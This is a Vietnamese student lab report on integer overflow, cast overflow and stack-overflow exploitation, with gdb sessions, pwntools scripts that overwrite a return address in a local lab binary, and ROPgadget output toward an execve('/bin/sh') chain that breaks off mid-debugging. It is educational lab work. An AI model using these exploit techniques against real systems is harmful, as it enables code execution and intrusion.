

BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

Tên chủ đề: Integer overflow và ROP Binary Exploitation

GVHD: Nguyễn Hữu Quyền

THÔNG TIN CHUNG:

Lớp: NT521.P11.ANTT.1

STT	Họ và tên	MSSV	Email
1	Hồ Vi Khánh	22520633	22520633@gm.uit.edu.vn
2	Nguyễn Hồ Nhật Khoa	22520677	22520677@gm.uit.edu.vn
3	Lê Quốc Ngô	22520951	22520951@gm.uit.edu.vn
4	Võ Văn Phúc	22521147	22521147@gm.uit.edu.vn

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


BÁO CÁO CHI TIẾT

B.1. Integer Overflow (tràn số nguyên)

B.1.1. Hiểu về lỗi hỏng tràn số nguyên

Yêu cầu 1: Sinh viên chạy thử trường hợp tràn trên và giải thích kết quả thu được? Vì sao ta có được giá trị đó? Tràn trên xảy ra khi nào?

- Khi thực hiện phép cộng vượt ngưỡng cho phép của số bit của 1 con số sẽ xảy ra hiện tượng tràn trên:
 - Với short int, phạm vi là từ -32768 đến 32767, nên $32767 + 1$ trở thành -32768.
 - Với unsigned short int, phạm vi là từ 0 đến 65535, nên $65535 + 1$ trở thành 0.
- Thực hiện code mô phỏng lỗi tràn trên:



```
nhnkhoea@nhnKhoa: ~/NT521, x + v - □ x
nhnkhoea@nhnKhoa:~/NT521/Lab5/Lab5-resource$ cat task1.c
#include <stddef.h>
#include <stdio.h>
int main()
{
    short int a = 0x7fff;
    unsigned short int b = 0xffff;
    printf("%hd + 1 = %hd", a, a+1);
    printf("\n");
    printf("%hu + 1 = %hu", b, b+1);
    printf("\n");
    return 0;
}
nhnkhoea@nhnKhoa:~/NT521/Lab5/Lab5-resource$ gcc -o task1 task1.c
nhnkhoea@nhnKhoa:~/NT521/Lab5/Lab5-resource$ ./task1
32767 + 1 = -32768
65535 + 1 = 0
nhnkhoea@nhnKhoa:~/NT521/Lab5/Lab5-resource$
```

Yêu cầu 2: Sinh viên chạy thử trường hợp tràn dưới và giải thích kết quả thu được? Vì sao ta có được giá trị đó? Tràn dưới xảy ra khi nào?

- Khi một phép toán trừ vượt quá giới hạn dưới của kiểu dữ liệu, tràn số âm sẽ xảy ra và giá trị sẽ quay vòng đến đầu của phạm vi kiểu dữ liệu đó:
 - Với short int, phạm vi là từ -32768 đến 32767, nên $-32768 - 1$ trở thành 32767.

Lab 05: Integer overflow và ROP

Nhóm 7

- Với unsigned short int, phạm vi là từ 0 đến 65535, nên 0 - 1 trở thành 65535.

- Thực hiện code mô phỏng lỗi tràn dưới:

```
nhnkhoea@nhnKhoea:~/NT521/Lab5/Lab5-resource$ cat task2.c
#include <stddef.h>
#include <stdio.h>
int main()
{
    short int a = 0x8000;
    unsigned short int b = 0x0000;
    printf("%hd - 1 = %hd", a, a-1);
    printf("\n");
    printf("%hu - 1 = %hu", b, b-1);
    printf("\n");
    return 0;
}
nhnkhoea@nhnKhoea:~/NT521/Lab5/Lab5-resource$ gcc -o task2 task2.c
nhnkhoea@nhnKhoea:~/NT521/Lab5/Lab5-resource$ ./task2
-32768 - 1 = 32767
0 - 1 = 65535
nhnkhoea@nhnKhoea:~/NT521/Lab5/Lab5-resource$
```

B.1.2. Khai thác tràn số nguyên:

Yêu cầu 3: Với data_len nhập vào là -1, hàm malloc() sẽ hiểu đang cần cấp phát bao nhiêu byte? Read sẽ đọc chuỗi có giới hạn là bao nhiêu byte? Vì sao?

Đặt breakpoint tại vị trí hàm malloc và read

```
0x08048513 <+72>: push    eax
0x08048514 <+73>: call   0x8048390 <malloc@plt>
0x08048519 <+78>: add    esp, 0x10
0x0804851c <+81>: mov    DWORD PTR [ebp-0x10], eax
0x0804851f <+84>: mov    eax, DWORD PTR [ebp-0x1c]
0x08048522 <+87>: sub    esp, 0x4
0x08048525 <+90>: push    eax
0x08048526 <+91>: push   DWORD PTR [ebp-0x10]
0x08048529 <+94>: push   0x0
0x0804852b <+96>: call   0x8048370 <read@plt>
0x08048530 <+101>: add    esp, 0x10
0x08048533 <+104>: nop
0x08048534 <+105>: mov    eax, DWORD PTR [ebp-0xc]
0x08048537 <+108>: xor    eax, DWORD PTR gs:0x14
0x0804853e <+115>: je     0x8048545 <main+122>
0x08048540 <+117>: call   0x8048380 <__stack_chk_fail@plt>
0x08048545 <+122>: mov    ecx, DWORD PTR [ebp-0x4]
0x08048548 <+125>: leave
0x08048549 <+126>: lea    esp, [ecx-0x4]
0x0804854c <+129>: ret
End of assembler dump.
pwndbg> b* 0x08048514
Breakpoint 1 at 0x08048514
pwndbg> b* 0x0804852b
Breakpoint 2 at 0x0804852b
```

Thử nhập giá trị `data_len = -1` và xem hoạt động của chương trình

```
Breakpoint 1, 0x08048514 in main ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA

EAX 0xf
EBX 0xf7f9ce14 (_GLOBAL_OFFSET_TABLE_) ← 0x235d0c /* '\x0c]#' */
ECX 0
EDX 0xffffffff
EDI 0xf7ffcb60 (_rtld_global_ro) ← 0
ESI 0x8048550 (__libc_csu_init) ← push ebp
EBP 0xffffceb8 ← 0
ESP 0xffffce80 ← 0xf
EIP 0x8048514 (main+73) → 0xfffe77e8 ← 0

► 0x8048514 <main+73> call malloc@plt <malloc@plt>
    size: 0xf

0x8048519 <main+78> add esp, 0x10
0x804851c <main+81> mov dword ptr [ebp - 0x10], eax
0x804851f <main+84> mov eax, dword ptr [ebp - 0x1c]
0x8048522 <main+87> sub esp, 4
0x8048525 <main+90> push eax
0x8048526 <main+91> push dword ptr [ebp - 0x10]
0x8048529 <main+94> push 0
0x804852b <main+96> call read@plt <read@plt>

0x8048530 <main+101> add esp, 0x10
0x8048533 <main+104> nop
```

Khi nhập giá trị `data_len = -1` thì giá trị của `len = 15`, khi đó, hàm `malloc` nhận tham số 15 và cấp phát 15 bytes cho `buff`.

Đề ý tham số thứ 3 của hàm `read` được truyền vào là `0xffffffff`.

```
00:0000 | esp 0xffffce80 ← 0
01:0004 | -034 0xffffce84 → 0x804b5b0 ← 0
02:0008 | -030 0xffffce88 ← 0xffffffff
03:000c | -02c 0xffffce8c ← 0
... ↓ 2 skipped
06:0018 | -020 0xffffce98 ← 0xffffffff
07:001c | -01c 0xffffce9c ← 0xffffffff
```

Ở dòng gọi hàm `read`, `data_len` là `-1`, nhưng vì `read` nhận tham số `size_t` (kiểu không dấu), giá trị này sẽ được chuyển đổi thành `0xffffffff`, tương đương với 4294967295 trong hệ 10.

Hexadecimal to Decimal converter

From	To
Hexadecimal	Decimal

Enter hex numbers

0xFFFFFFFF	16
------------	----

= Convert × Reset ↕ Swap

Decimal number (10 digits)

4294967295	10
------------	----

Decimal from signed 2's complement (1 digit)

-1	10
----	----

Khi gọi `read(0, buf, 0xFFFFFFFF)`, chương trình sẽ cố đọc 4,294,967,295 bytes vào `buf`, mặc dù `buf` chỉ có dung lượng 15 bytes.

```
pwndbg> p 0xffffffff
$1 = 4294967295
pwndbg> 
```

Vậy hàm `malloc()` sẽ hiểu đang cần cấp phát 15 bytes và `read` sẽ đọc chuỗi có giới hạn là 4,294,967,295 bytes.

B.1.3. Khai thác tràn số nguyên:


Yêu cầu 4: Sinh viên thử tìm giá trị của a để chương trình có thể in ra thông báo “OK! Cast overflow done”? Giải thích?

```

1  #include <stdio.h>
2  void check(int n)
3  {
4      if (!n)
5          printf("OK! Cast overflow done\n");
6      else
7          printf("Oops...\n");
8  }
9
10 int main(void)
11 {
12     long int a;
13     scanf("%ld", &a);
14     if (a == 0)
15         printf("Bad\n");
16     else
17         check(a);
18     return 0;
19 }

```

Phân tích đoạn code ta thấy để in ra "OK! Cast overflow done\n", cần làm cho hàm check(int n) nhận tham số n là 0. Nhưng nếu muốn n = 0 thì ở hàm main(), dòng 17, phải truyền vào biến a = 0, nhưng nếu a = 0 thì ở hàm main() lại nhảy vào điều kiện a==0 và in ra "Bad".



```

(coolstar17@kali)-[~/LTAT/Lab5-resource]
$ ./cast-overflow
0
Bad

(coolstar17@kali)-[~/LTAT/Lab5-resource]
$ ./cast-overflow
1
Oops ...

```

Ở đoạn chương trình có 1 lỗ hổng đó là ở hàm main(). Biến a được khai báo với kiểu dữ liệu long int (64-bit), nhưng hàm check lại nhận tham số kiểu int (32-bit). Nếu nhập vào một giá trị a lớn hơn khoảng giá trị có thể chứa của int, việc ép kiểu từ long int sang int có thể gây overflow và chuyển thành 0.

Thực hiện nhập vào giá trị a là 2^{32} (4294967296). Khi ép kiểu từ long int sang int, giá trị này trở thành 0 trong hàm check, do int chỉ có thể biểu diễn được giá trị trong khoảng -2^{31} đến $2^{31} - 1$.

```
pwndbg> run
Starting program: /home/coolstar17/LTAT/Lab5-resource/cast-overflow
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
4294967296
OK! Cast overflow done
[Inferior 1 (process 231329) exited normally]
pwndbg>
```

Cách khác:

Nhập giá trị âm cho a = -4294967296

```
pwndbg> run
Starting program: /home/coolstar17/LTAT/Lab5-resource/cast-overflow
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
-4294967296
OK! Cast overflow done
[Inferior 1 (process 230967) exited normally]
pwndbg>
```

Vậy ta đã hiểu cách ghi đè để được giá trị 0.

Phân tích chi tiết

Biến a sẽ được ghi trong thanh ghi rax.

```
0x0000000000400643 <+35>: mov     eax,0x0
0x0000000000400648 <+40>: call   0x4004e0 <__isoc99_scanf@plt>
0x000000000040064d <+45>: mov     rax,QWORD PTR [rbp-0x10]
0x0000000000400651 <+49>: test    rax,rax
0x0000000000400654 <+52>: jne     0x400662 <main+66>
```

Tại lệnh <+70>, giá trị của edi sẽ là tham số đầu vào của hàm check, và nhận giá trị từ eax

```
0x0000000000400666 <+70>: mov     edi,eax
0x0000000000400668 <+72>: call   0x4005f6 <check>
0x000000000040066d <+77>: mov     eax,0x0
0x0000000000400672 <+82>: mov     rdx,QWORD PTR [rbp-0x8]
0x0000000000400676 <+86>: xor     rdx,QWORD PTR fs:0x28
```

Vì rax lớn hơn eax 4 byte, nên nếu rax = 4294967296 (0x100000000), thì eax sẽ bằng 0x00000000, làm cho edi = 0.

Register	Accumulator			
64-bit	RAX			
32-bit	EAX			
16-bit	AX			
8-bit	AH AL			

Do đó, để giá trị n = 0, ta cần nhập a là một bội số của 2^{32} ví dụ:

$$2^{32}=4294967296$$

$$2^{33}=8589934592$$

Hoặc các giá trị âm tương ứng:

- $2^{32} = -4294967296$

- $2^{33} = -8589934592$

Nhập $2^{33} = 8589934592$.

```
pwndbg> run
Starting program: /home/coolstar17/LTAT/Lab5-resource/cast-overflow
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
8589934592
OK! Cast overflow done
[Inferior 1 (process 239624) exited normally]
pwndbg> █
```

Hãy tìm nhiều trường hợp nhất có thể!

B.2. Tràn ngăn xếp (Stack Overflow)

B.2.1. Stack overflow – Ví dụ ôn tập

Yêu cầu 5. Sinh viên khai thác lỗ hổng stack overflow của file thực thi vulnerable, điều hướng chương trình thực thi hàm success. Báo cáo chi tiết các bước thực hiện.

- Code chương trình

```
yc5.c  ×
yc5.c
1  #include <stdio.h>
2  #include <string.h>
3  void success() {
4      puts("You Have already controlled it.");
5      exit(0);
6  }
7  void vulnerable() {
8      char s[12];
9      gets(s);
10     puts(s);
11     return;
12 }
13 int main(int argc, char **argv) {
14     vulnerable();
15     return 0;
16 }
17
```

- Chạy chương trình vulnerable debug với gdb, sau đó khởi tạo một chuỗi mẫu 200 bytes để khai thác, tiếp theo chạy chương trình và nhập chuỗi mẫu đó vào.

Nhóm 7

```

vanphnuc-22521147@LAPTOP-7UPGKHUFU:~/UIT/HK3/KhaiThacLoHong/ThucHanh/Lab5$ gdb ./Lab5-resource/vulnerable
GNU gdb (Ubuntu 12.1-0ubuntu1-22.04.2) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "arguments" to search for commands related to "word"...
GDB for linux ready, type 'gef' to start, 'gef config' to configure
93 commands loaded and 5 Functions added for GDB 12.1 in 0.00ms using Python engine 3.10
Reading symbols from ./Lab5-resource/vulnerable...
(No debugging symbols found in ./Lab5-resource/vulnerable)
gef> pattern create 200
[*] Generating a pattern of 200 bytes (new)
aaabbaaacaadaaeeaaafaagaaahaaiaaajaakaalaalaamaanaaaoaapaaqaaraaasaataaauaavaavaawaaaxaaayaaazaabbaabcaabdaabeaabaabgaabhaabiabjaabkaablaabmaabnaaboaabpaabqabra
absaabaabuaabvaabwaabxaabyaab
[*] Saved as '$gef0'

gef> run
Starting program: /home/vanphnuc/UIT/HK3/KhaiThacLoHong/ThucHanh/Lab5/Lab5-resource/vulnerable
The debugging using libthread_db enabled!
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
aaabbaaacaadaaeeaaafaagaaahaaiaaajaakaalaalaamaanaaaoaapaaqaaraaasaataaauaavaavaawaaaxaaayaaazaabbaabcaabdaabeaabaabgaabhaabiabjaabkaablaabmaabnaaboaabpaabqabra
absaabaabuaabvaabwaabxaabyaab

```

- Sau khi chạy lệnh run với input là chuỗi mẫu đã tạo thì chương trình sẽ dừng lại như hình bên dưới, có một thông báo lỗi là nó không thể truy cập bộ nhớ tại địa chỉ 0x61616167. Lý do có điều đó là do ta đã ghi đè được lên thanh ghi eip với đoạn chuỗi mẫu. Thanh ghi eip lúc này chứa chuỗi “gaaa” như hình.

[illegible]

- Lúc này ta dùng lệnh pattern offset \$eip để truy tìm offset của chuỗi mà thanh ghi này sở hữu và tiến hành ghi đè để exploit thật sự.

```
gef> pattern offset $eip
[+] Searching for '67616161'/'61616167' with period=4
[+] Found at offset 24 (little-endian search) likely
gef> |
```

- Tìm địa chỉ của hàm success để bỏ và vị trí ghi đè.

```
gef> p success
$1 = {<text variable, no debug info>} 0x804846b <success>
gef> |
```

- Sau khi thu thập được những thông tin ở trên thì ta tạo ra một chương trình python để exploit chương trình trình vulnerable theo ý chúng ta như bên dưới. Mục đích chương trình này là sẽ padding 24 bytes để lấp đầy cho tới thanh ghi eip (đây là

Lab 05: Integer overflow và ROP

Nhóm 7

thanh ghi trả về địa chỉ tiếp theo cần nhảy tới của hàm vulnerable), sau khi lấp đầy với 24 bytes thì trong payload cộng thêm địa chỉ của hàm success để ghi đè địa chỉ này vào thanh ghi eip.

```
yc5.c exploit_yc5.py X exploit_yc7.py
exploit_yc5.py > ...
1 from pwn import *
2 sh = process('./Lab5-resource/vulnerable')
3 success_address = 0x804846b
4 ## payload
5 payload = b'a' * 24 + p32(success_address)
6 print (p32(success_address))
7 ## send payload
8 sh.sendline(payload)
9 sh.interactive()
10
```

- Chạy chương trình và nhận được kết quả hiển thị dòng chữ “You Have already controlled it.” của hàm success.

```
vovanphuc-22521147@LAPTOP-7UPGKHFU:~/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5$ python3 exploit_yc5.py
[+] Starting local process './Lab5-resource/vulnerable': pid 28817
b'k\x84\x04\x08'
[*] Switching to interactive mode
[*] Process './Lab5-resource/vulnerable' stopped with exit code 0 (pid 28817)
aaaaaaaaaaaaaaaaaaaaak\x84\x04\x08
You Have already controlled it.
[*] Got EOF while reading in interactive
$
```

- Một cách khác là ta có thể load file binary lên với elf rồi trong quá trình chạy file binary ấy ta lấy địa chỉ của hàm success bằng tên hàm.

```
yc5.c exploit_yc5.py exploit_yc5_bonux.py X exploit_yc7.py
exploit_yc5_bonux.py > ...
1 from pwn import *
2
3 # Tải tệp ELF
4 elf = ELF('./Lab5-resource/vulnerable')
5
6 # Lấy địa chỉ của hàm 'success' bằng tên
7 success_address = elf.symbols['success']
8
9 # In địa chỉ để kiểm tra
10 print(f"Địa chỉ của hàm success: {hex(success_address)}")
11
12 # Tạo payload để khai thác
13 sh = process('./Lab5-resource/vulnerable')
14 payload = b'a' * 24 + p32(success_address)
15
16 # Gửi payload
17 sh.sendline(payload)
18 sh.interactive()
19
```

- Chạy chương trình exploit yc5 bonus.py và nhận được kết quả tương tự.

```
vovanphuc-22521147@LAPTOP-7UPGKHFU:~/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5$ python3 exploit_yc5_bonus.py
[*] '/home/vanphuc/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5/Lab5-resource/vulnerable'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
Stripped: No
Địa chỉ của hàm success: 0x804846b
[+] Starting local process './Lab5-resource/vulnerable': pid 30008
[*] Switching to interactive mode
[*] Process './Lab5-resource/vulnerable' stopped with exit code 0 (pid 30008)
aaaaaaaaaaaaaaaaaaaaak\x84\x04\x08
You Have already controlled it.
[*] Got EOF while reading in interactive
$
[*] Got EOF while sending in interactive
vovanphuc-22521147@LAPTOP-7UPGKHFU:~/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5$ |
```

B.2.2. Stack overflow - ROP cơ bản

Yêu cầu 6: Sinh viên tự tìm hiểu và giải thích ngắn gọn về: procedure linkage table và Global Offset Table trong ELF Linux.

Procedure Linkage Table (PLT):

- PLT được sử dụng để gọi các hàm bên ngoài có địa chỉ chưa được biết tại thời điểm liên kết.
- PLT chuyển hướng các lệnh gọi hàm đến các mục trong GOT. Nếu địa chỉ chưa được định vị, PLT gọi trình liên kết động để tìm và cập nhật địa chỉ trong GOT.

Global Offset Table (GOT):

- GOT được sử dụng để tạo điều kiện giải quyết địa chỉ động, cho phép chương trình tham chiếu đến các ký hiệu bên ngoài (như thư viện dùng chung - shared libraries) mà vị trí của chúng không được biết cho đến khi chạy.
- GOT lưu trữ địa chỉ của các biến và hàm bên ngoài cần thiết cho chương trình. Ban đầu, các mục này trỏ đến trình định vị để tra cứu địa chỉ. Sau khi được định vị, địa chỉ sẽ được lưu vào GOT để sử dụng lần sau.

B.2.2.2. Khai thác ROP

Yêu cầu 7. Sinh viên khai thác lỗ hổng stack overflow trong file rop để mở shell tương tác.

- Mục tiêu của ta là sẽ sử dụng ROP để khai thác, cụ thể sẽ sử dụng system call `execve("/bin/sh",NULL,NULL)` để giúp ta có được shell.
- Lấy địa chỉ lệnh `pop eax` (eax sẽ là tham số chứa số system call của lệnh muốn thực thi, ở đây là lệnh `execve`)

```
vovanphuc-22521147@LAPTOP-7UPGKHFU:~/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5$ ROPgadget --binary ./Lab5-resource/rop --only 'pop|ret' | grep 'eax'
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x080bb196 : pop eax ; ret
0x0807217a : pop eax ; ret 0x80e
0x0804f704 : pop eax ; ret 3
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
vovanphuc-22521147@LAPTOP-7UPGKHFU:~/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5$ |
```

Lab 05: Integer overflow và ROP

Nhóm 7

- Giá trị 0x0b sẽ là giá trị mà thanh ghi eax sẽ lưu trữ

x86 (32-bit)

Compiled from Linux 4.14.0 headers.

NR	syscall name	references	%eax	arg0 (%ebx)	arg1 (%ecx)	arg2 (%edx)	arg3 (%esi)	arg4 (%edi)	arg5 (%ebp)
0	restart_syscall	man/ cs/	0x00	-	-	-	-	-	-
1	exit	man/ cs/	0x01	int error_code	-	-	-	-	-
2	fork	man/ cs/	0x02	-	-	-	-	-	-
3	read	man/ cs/	0x03	unsigned int fd	char *buf	size_t count	-	-	-
4	write	man/ cs/	0x04	unsigned int fd	const char *buf	size_t count	-	-	-
5	open	man/ cs/	0x05	const char *filename	int flags	umode_t mode	-	-	-
6	close	man/ cs/	0x06	unsigned int fd	-	-	-	-	-
7	waitpid	man/ cs/	0x07	pid_t pid	int *stat_addr	int options	-	-	-
8	creat	man/ cs/	0x08	const char *pathname	umode_t mode	-	-	-	-
9	link	man/ cs/	0x09	const char *oldname	const char *newname	-	-	-	-
10	unlink	man/ cs/	0x0a	const char *pathname	-	-	-	-	-
11	execve	man/ cs/	0x0b	const char *filename	const char *const *argv	const char *const *envp	-	-	-
12	chdir	man/ cs/	0x0c	const char *filename	-	-	-	-	-
13	time	man/ cs/	0x0d	time_t *tloc	-	-	-	-	-
14	mknod	man/ cs/	0x0e	const char *filename	umode_t mode	unsigned dev	-	-	-

- Lấy địa chỉ lệnh pop ebx (ebx sẽ chứa tham số thứ nhất, trong trường hợp này sẽ chứa chuỗi '/bin/sh')

```
vovanphuc-22521147@LAPTOP-7UPGKHFU:~/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5$ ROPgadget --binary ./Lab5-resource/rop --only 'pop|ret' | grep 'ebx'
0x0809dde2 : pop ds ; pop ebx ; pop esi ; pop edi ; ret
0x0809dda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0809b6ed : pop ebp ; pop ebx ; pop esi ; pop edi ; ret
0x0809e1d4 : pop ebx ; pop ebp ; pop esi ; pop edi ; ret
0x080be23f : pop ebx ; pop edi ; ret
0x0806eb69 : pop ebx ; pop edx ; ret
0x08092258 : pop ebx ; pop esi ; pop ebp ; ret
0x0804338b : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0809a942 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x10
0x08096a26 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x14
0x08078d73 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0xc
0x08048547 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 4
0x08049bfd : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 8
0x08048913 : pop ebx ; pop esi ; pop edi ; ret
0x08049a19 : pop ebx ; pop esi ; pop edi ; ret 4
0x08049a94 : pop ebx ; pop esi ; ret
0x080481c9 : pop ebx ; ret
0x080d7d3c : pop ebx ; ret 0x6f9
0x08099c87 : pop ebx ; ret 8
0x0806eb91 : pop ecx ; pop ebx ; ret
0x0806336b : pop edi ; pop esi ; pop ebx ; ret
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0806eb68 : pop esi ; pop ebx ; pop edx ; ret
0x0805c820 : pop esi ; pop ebx ; ret
0x08050256 : pop esp ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0807b6ed : pop ss ; pop ebx ; ret
vovanphuc-22521147@LAPTOP-7UPGKHFU:~/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5$
```

- Lấy địa chỉ pop ecx (ecx chứa tham số thứ 2, trong trường hợp này sẽ chứa giá trị NULL)

```
vovanphuc-22521147@LAPTOP-7UPGKHFU:~/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5$ ROPgadget --binary ./Lab5-resource/rop --only 'pop|ret' | grep 'ecx'
0x0806eb91 : pop ecx ; pop ebx ; ret
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
vovanphuc-22521147@LAPTOP-7UPGKHFU:~/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5$
```

- Lấy địa chỉ edx (edx chứa tham số thứ 3, trong trường hợp này sẽ chứa giá trị NULL)

```
vovanphuc-22521147@LAPTOP-7UPGKHFU:~/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5$ ROPgadget --binary ./Lab5-resource/rop --only 'pop|ret' | grep 'edx'
0x0806eb69 : pop ebx ; pop edx ; ret
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
0x0806eb6a : pop edx ; ret
0x0806eb68 : pop esi ; pop ebx ; pop edx ; ret
vovanphuc-22521147@LAPTOP-7UPGKHFU:~/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5$
```


Lab 05: Integer overflow và ROP

Nhóm 7

- Tìm vị trí chuỗi '/bin/sh'

```
vovanphuc-22521147@LAPTOP-7UPGKHFU:~/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5$ ROPgadget --binary ./Lab5-resource/rop --string '/bin/sh'
Strings information
=====
0x080be408 : /bin/sh
```

- Tìm gadget của lệnh system call int 0x80

```
vovanphuc-22521147@LAPTOP-7UPGKHFU:~/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5$ ROPgadget --binary ./Lab5-resource/rop --only 'int'
Gadgets information
=====
0x08049421 : int 0x80
0x080890b5 : int 0xcf
Unique gadgets found: 2
vovanphuc-22521147@LAPTOP-7UPGKHFU:~/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5$ |
```

- Tìm vị trí của hàm exit trong chương trình (có thể sử dụng tới sau khi mục đích của chúng ta hoàn thành)

```
[#0] Id 1, Name: "rop", stopped 0x8048ea0 in main (), reason: BREAKPOINT

[#0] 0x8048ea0 → main()

gef> p exit
$1 = {<text variable, no debug info>} 0x804e740 <exit>
gef> |
```

- Khởi tạo chuỗi mẫu 200 bytes để khai thác, chạy run với với chuỗi mẫu vừa được tạo

```
gef> pattern create 200
[+] Generating a pattern of 200 bytes (n=4)
aaaabaaacaaadaaaeeaaafaaagaaahaaiaaajaaakaaalaamaanaaaaoaaapaaqaaaraaasaaataaaavaaaawaaaxaaayaaaazaaabbaabcaabdaabeaafbaabgaabhaabiaabjaabkaablaabmaabnaab
oabpaabqabraabsaabaabuaabvaabwaabxaabyaab
[+] Saved as '$_gef1'
gef> run
Starting program: /home/vanphuc/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5/Lab5-resource/rop
This time, no system() and NO SHELLCODE!!!
What do you plan to do?
aaaabaaacaaadaaaeeaaafaaagaaahaaiaaajaaakaaalaamaanaaaaoaaapaaqaaaraaasaaataaaavaaaawaaaxaaayaaaazaaabbaabcaabdaabeaafbaabgaabhaabiaabjaabkaablaabmaabnaab
oabpaabqabraabsaabaabuaabvaabwaabxaabyaab
```

- Sau khi chạy lệnh run với input là chuỗi mẫu đã tạo thì chương trình sẽ dừng lại như hình bên dưới, có một thông báo lỗi là nó không thể truy cập bộ nhớ tại địa chỉ 0x62616164. Lý do có điều đó là do ta đã ghi đè được lên thanh ghi eip với đoạn chuỗi mẫu. Thanh ghi eip lúc này chứa chuỗi "caab" như hình.

```
Registers
$eax : 0x0
